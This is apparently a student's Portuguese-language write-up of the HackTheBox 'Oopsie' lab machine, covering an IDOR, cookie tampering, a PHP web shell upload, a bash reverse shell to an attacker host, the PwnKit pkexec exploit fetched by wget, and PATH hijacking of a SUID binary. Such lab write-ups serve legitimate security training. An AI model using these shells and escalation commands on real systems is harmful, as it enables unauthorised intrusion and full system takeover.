HackTheBox - Oopsie

Dificuldade - Muito Fácil

Yuji Kurata Sakatsume 190021276@aluno.unb.br

17 de abril de 2026

Sumário

1 Visão geral **2**

2 Reconhecimento **3**

3 Exploração **8**

4 Escalação de privilégios **10**

4.1 Caminho alternativo 10

Apêndices **13**

1 Visão geral

Esse relatório apresenta uma solução para a máquina Oopsie, da plataforma HackTheBox. Durante a avaliação, foi identificado que a aplicação web em execução no servidor permite acesso como convidado sem necessidade de autenticação. A partir desse acesso inicial, foi possível o uso de cookies manipuláveis, especificamente os campos user e role, para acesso a interfaces de maior privilégio, dentre elas, o de upload de arquivos. Com isso, um shell em PHP foi carregado no diretório /uploads/, permitindo uma shell inicial como o usuário www-data.

Com o acesso inicial estabelecido, a análise de binários SUID do sistema revelou uma versão insegura do pkexec. A partir disso, foi transferido um exploit para escalação de privilégios. Assim, foi possível conseguir uma shell com permissões root, responder às perguntas-guia da room e recuperar as flags.

2 Reconhecimento

Primeiramente se estudou a superfície de ataque exposta pela máquina, ou seja, portas abertas e serviços em execução. Para portas abertas, foi usado o nmap com o seguinte comando:

```
$ nmap < IP > -T4 -A
```

- -T4: Define a velocidade do scan como agressiva (nível 4 de 5), com algum risco de perda de pacote.
- -A: Ativa a detecção avançada (OS, versões, script scanning e traceroute).

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-16 19:08 -0300
Nmap scan report for [IP]
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 [RSA_KEY_FINGERPRINT] (RSA)
|   256 [ECDSA_KEY_FINGERPRINT] (ECDSA)
|_  256 [ED25519_KEY_FINGERPRINT] (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
    org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 31.24 seconds
```

Pode-se notar uma porta 80 com TCP com um site simples e a possibilidade de acesso SSH pela porta 22 caso credenciais sejam encontradas.



Figura 1: Página inicial.

Ao final do código-fonte da página inicial, foi encontrado o seguinte trecho:

```
(http://<IP>/cdn-cgi/login/script.js)"></script>|
|<script src="[/js/index.js](http://<IP>/js/index.js)"></script>|
|</body>|
|</html>|
```

o qual revela a existência de uma página de login.



Figura 2: Tela de login.

Como pode ser observado, há a possibilidade de fazer login como visitante, sem necessidade de credenciais. Ao entrar, é apresentada a seguinte tela.



Figura 3: Tela após login.

Por ela pode-se acessar informações, de maneira limitada pelo nível de acesso do usuário. A página de uploads, por exemplo, é inacessível, enquanto as outras possuem limitação de dados acessíveis.



Figura 4: Entrada impedida.



Figura 5: Dados de conta.

Nessa página, ao observar a URL, nota-se uma possível vulnerabilidade.

```
http://<IP>/cdn-cgi/login/admin.php?content=accounts&id=2
```

Ao alterar o parâmetro id para 1, obtém-se acesso aos dados de administrador.



Figura 6: Dados de administrador.

O parâmetro id é diretamente manipulável pelo usuário, sem verificação de permissão, o que configura uma vulnerabilidade de Insecure Direct Object Reference (IDOR).

Ao inspecionar os cookies da sessão (na interface do próprio navegador) nota-se que correspondem aos valores expostos pela página.

Name	Value
role	guest
user	2233

Figura 7: Cookies de visitante.

Assim, testou-se a alteração dos cookies para obter acesso de administrador, com uso dos valores encontrados ao alterar o id na URL.

Name	Value
role	admin
user	34322

Figura 8: Cookies de administrador.

Testou-se a mudança com o acesso à seção de upload.



Figura 9: Sucesso.

Com acesso à possibilidade de upload de arquivos, tentou-se enviar e executar uma reverse shell.

Depois, para encontrar o diretório de uploads, fez-se uso da ferramenta Feroxbuster.

```
$ feroxbuster -u http://<IP>/ -w wordlists/directory-list-2.3-medium.txt -x php,
    txt,html

...
[>-------------------] - 73s  6924/882184  94/s    http://<IP>/uploads/
...
```

- -u: URL alvo.
- -w: wordlist usada [1].
- -x: extensões adicionais: php, txt, html.

A partir do endereço

```
<IP>/uploads/<FILENAME>
```

pode-se acessar o arquivo enviado.

Na primeira tentativa, foi enviado um teste em php5, com o qual se iniciaria uma reverse shell. Porém, ao acessar o arquivo pelo URL, somente se exibiu o texto do programa, a indicar que o programa php5 não é interpretado.

Depois, testou-se com php, que foi bem sucedido.

```
<?php echo exec("whoami"); ?>
```



Figura 10: Teste php bem sucedido.

A fim de estabelecer uma web shell, o seguinte programa foi enviado e acessado pela URL:

```
<?php system($_GET['cmd']); ?>
```

Quando interpretado pelo servidor, executa comandos do sistema alvo através do parâmetro cmd (de nome arbitrário) passado pela URL.

A partir dela, pôde-se navegar pelo sistema de arquivos e recuperar a flag de usuário.



Figura 11: Posteriormente exibido com o comando cat.

3 Exploração

Para maior controle, foi estabelecida uma reverse shell. Com o programa anterior ainda presente na máquina alvo, executou-se o comando [2]

```
bash -c "bash -i >& /dev/tcp/<attackerIP>/<PORT> 0>&1"
```

- bash -c: invoca o bash e executa a string entre aspas como um comando.
- bash -i: inicia um shell interativo (-i = interactive) — permite prompts.
- >&: redireciona tanto stdout (saída padrão) quanto stderr (erros) para o destino seguinte.
- /dev/tcp/<attackerIP>/<PORT>: pseudo-arquivo (existe somente em memória) do bash que, quando escrito, cria uma conexão TCP para o IP e porta especificados.
- 0>&1: redireciona stdin (entrada padrão) para o mesmo lugar que stdout (o socket TCP) — permite que se digite comandos.

Codificado para URL com urlencoder[3], adicionado no espaço do comando:

```
http://<targetIP>/uploads/shell.php?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev
    %2Ftcp%2F<attackerIP>%2F<PORT>%200%3E%261%22
```

Antes de acessar a URL, fez-se um listener:

```
nc -lnvp <PORT>
```

- nc: netcat; ferramenta de rede para ler/escrever conexões TCP/UDP.
- -l: modo escuta; espera conexão.
- -n: sem resolução de nome DNS.
- -v: exibe informações detalhadas.
- -p: especifica a porta a ser escutada.
- <PORT>: porta onde o listener aguarda conexão.

A fim de procurar vulnerabilidades para escalação de privilégios, primeiro executou-se o comando

```
sudo -l
```

- sudo: executar como superuser.
- -l: listar permissões do usuário atual.

o qual mostra quais comandos o usuário pode executar como root (ou como outro usuário) sem precisar de senha.

```
sudo: no tty present and no askpass program specified
```

Sem lidar com esse erro, tentou-se depois:

```
find / -perm -4000 -type f 2>/dev/null
```

A procura por arquivos SUID revela os programas/arquivos os quais, quando executados, dão as permissões do dono do programa/arquivo para o usuário que o executou. Neste caso, o dono é o root.

- /: inicia busca a partir da raiz do sistema de arquivos.
- -perm -4000: arquivos com bit SUID ativado. Quando executados, elevam privilégio para owner.
- -type f: ignora diretórios, links etc; busca apenas arquivos regulares.
- 2>/dev/null: fluxo de mensagens de erro (stderr) redirecionado para /dev/null (null device), logo não aparece no output.

Dentre os programas exibidos, dois chamam a atenção.

```
...
/usr/bin/bugtracker
/usr/bin/pkexec
...
```

O primeiro, bugtracker, não é acessível por www-data, o que resulta em mensagem de erro ao tentar executar comandos. Já o segundo é acessível.

```
$ pkexec --version
pkexec version 0.105
```

A saída indica uma versão vulnerável a uma falha registrada como CVE-2021-4034 (PwnKit), identificada pela primeira vez pela Qualys[4]. Tal vulnerabilidade afeta o pkexec, uma ferramenta (parte do polkit) que permite usuários sem privilégios executarem comandos como usuários privilegiados. Assim, o problema ocorre porque o pkexec não trata corretamente a contagem de parâmetros de entrada e executa variáveis de ambiente como se fossem comandos.

4 Escalação de privilégios

Com isso, transferiu-se o exploit[5] para a máquina alvo:

```
# Na maquina atacante
$ python3 -m http.server <PORT>

# Na maquina alvo
$ wget http://<attackerIP>:<PORT>/PwnKit -O pwnkit

# Alterar permissoes para ser executavel:
$ chmod +x pwnkit
$ ./pwnkit
mesg: ttyname failed: Inappropriate ioctl for device
whoami
root
```

Com permissões root, foi possível recuperar a flag de root e responder as perguntas-guias restantes.

```
$ cat /root/root.txt
<FLAG>

$ cat db.php
<?php
$conn = mysqli_connect('localhost','robert','<PASSWORD>','garage');
?>

$ find -group bugtracker
./usr/bin/bugtracker

# O executavel chamado de modo inseguro e cat
$ bugtracker
a
cat: /root/reports/a: No such file or directory # sem uso de caminho absoluto

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: ---------------
```

4.1 Caminho alternativo

Como observado, bugtracker chama a operação cat sem especificar caminho absoluto. Isso permite que um usuário crie um cat próprio para que seja executado no lugar.

Com acesso ao diretório /tmp, criar um arquivo cat que contém:

```
$ echo '#!/bin/bash' > /tmp/cat
$ echo '/bin/bash -p' >> /tmp/cat
```

- A primeira linha define o interpretador.
- A segunda chama o bash com argumento -p, o qual preserva privilégios da invocação; a flag -p (privileged mode) faz a shell reter o EUID (effective user id) ao invés de mudar para o UID (real user id). Isso é necessário porque quem executou o comando foi www-data, então o privilégio da shell seria rebaixado.

Torná-lo executável:

```
$ chmod +x /tmp/cat
```

E alterar o PATH, o que faz com que a ordem de procura inicie em /tmp.

```
$ export PATH=/tmp:$PATH
$ $PATH
bash: /tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin:
    No such file or directory
```

www-data não possui acesso ao bugtracker, mas robert talvez tenha. Mesmo sem root, db.php ainda é acessível, o que permite recuperar os dados e fazer login com o usuário robert.

```
$ /bin/cat /var/www/html/cdn-cgi/login/db.php
$ su robert
su: must be run from a terminal
```

Isso ocorre porque os comandos foram feitos em web shell até o momento. Porém, com as credenciais, obteve-se acesso pelo serviço SSH.

```
ssh -p 22 robert@<targetIP>
```

Depois de repetir os comandos de PATH hijacking anteriores para a nova sessão pode-se executar o bugtracker e obter acesso root.

```
robert@oopsie:~$ /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: a
---------------

root@oopsie:~# whoami
root
```

Referências

[1] David Dias. *directory-list-2.3-medium.txt*. URL: https://github.com/daviddias/node-dirbuster/blob/master/lists/directory-list-2.3-medium.txt.

[2] GTFOBins. *Bash Reverse Shell*. URL: https://gtfobins.org/gtfobins/bash/%5C#reverse-shell.

[3] *URL Encoder*. URL: https://www.urlencoder.org/.

[4] National Vulnerability Database. *CVE-2021-4034 Detail*. URL: https://nvd.nist.gov/vuln/detail/cve-2021-4034.

[5] ly4k. *PwnKit*. Self-contained exploit for CVE-2021-4034 - Pkexec Local Privilege Escalation. URL: https://github.com/ly4k/PwnKit.

Apêndices

Ferramentas

Name	Description	Link
Nmap	Escaneador de rede e vulnerabilidade	`https://nmap.org/`
Feroxbuster	Enumeração de diretórios	`https://github.com/epi052/feroxbuster`